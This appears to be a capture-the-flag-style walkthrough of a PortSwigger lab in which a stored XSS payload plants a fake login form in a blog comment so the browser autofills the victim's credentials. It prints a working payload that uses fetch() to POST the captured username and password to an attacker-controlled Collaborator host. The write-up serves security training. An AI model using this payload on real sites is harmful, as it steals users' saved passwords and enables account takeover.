
The lab
here is how portswigger describes it
This lab contains a stored XSS vulnerability in the blog comments function. A simulated victim user views all comments after they are posted.
To solve the lab, exploit the vulnerability to exfiltrate the victim's username and password then use these credentials to log in to the victim's account.
this is the twin of the last lab, the same stored xss in the same comments and the same collaborator setup, but instead of lifting a cookie we trick the victim's own browser into handing us their saved username and password
The idea#
the clever part here is that we do not steal the password, the browser gives it away for us. modern browsers and password managers save the logins you use, and when they later see a form that looks like a login, a username field next to a password field, they autofill the saved credentials into it. that behaviour is meant to be a convenience, but it does not check whether the form is a real login box or something else
the plan is to plant a fake login form inside a comment. when the victim's browser renders it, it spots a username input and a password input, assumes this is a login, and quietly fills in the victim's real credentials. all we have to do is sit an event handler on those fields that scoops up whatever the browser typed in and posts it to a server we control
this is the same class of exploit as the cookie stealing lab and it leans on burp collaborator the same way, so you will want burp professional to follow along
step 1 - Plant a fake login form in the comment#
we already know from the description that the bug is a stored xss in the comments, so we go straight to a post and drop this into the comment field, with your own collaborator address
<input name=username id=username>
<input type=password name=password onchange="if(this.value.length)fetch('https://your-collaborator-subdomain',{
method:'POST',
mode:'no-cors',
body:username.value+':'+this.value
})">
after posting, the two input boxes show up sitting in the comment section, a plain text field and a password field, like little login form

first, notice there is no <script> tag anywhere and we do not need one. our javascript lives inside the onchange attribute of the password input, which is an inline event handler. the comment lets our html through, so the input element gets created, and the browser runs the code in onchange on its own the moment that field's value changes. the html element is carrying the code for us, so a separate script block would be pointless
the two inputs are the bait. <input name=username id=username> is a normal text field and <input type=password name=password ...> is a password field, and the name values of username and password are what make the browser read the pair as a login form worth autofilling. the id=username on the first one is doing a second quiet job, because when an element has an id the browser also exposes it as a global name, so later we can just write username in our code and it points straight at that field with no lookup needed
the trigger is autofill. when the browser drops the saved password into the password field, that counts as the value changing, which fires onchange. the if(this.value.length) is just a guard so we only act when there is actually a value in there rather than on an empty fill
then the exfiltration. fetch(...) fires an http request from the victim's browser to our collaborator subdomain, which is simply a server we own that logs everything that reaches it. method:'POST' lets the request carry a body, and mode:'no-cors' is the same fire and forget trick explained in the previous lab, it lets the cross origin request leave without the browser blocking us over the response we never intend to read. the payload itself is body:username.value+':'+this.value, where username.value is the autofilled username from the first field, this.value is the autofilled password on the field the handler sits on, and the ':' glues them into a single username:password string that transport in the request body
so once this comment is live, anyone whose browser autofills it issues a post to our subdomain carrying their username and password, and in real world testing that collaborator could just as well be our own listening server
step 2 - Catch the credentials in collaborator#
with the comment saved, the simulated victim views the post, their browser autofills our fake form, and after a short wait a request lands in the collaborator tab carrying the goods.

there they are, the victim's credentials come through as
`administrator:7i5ip7xc1n8u09seerxk`step 3 - Log in as the victim and solve#
the last step is simply to use what we caught. use the creds and log in to the application through the normal login form

with this, the lab is solved!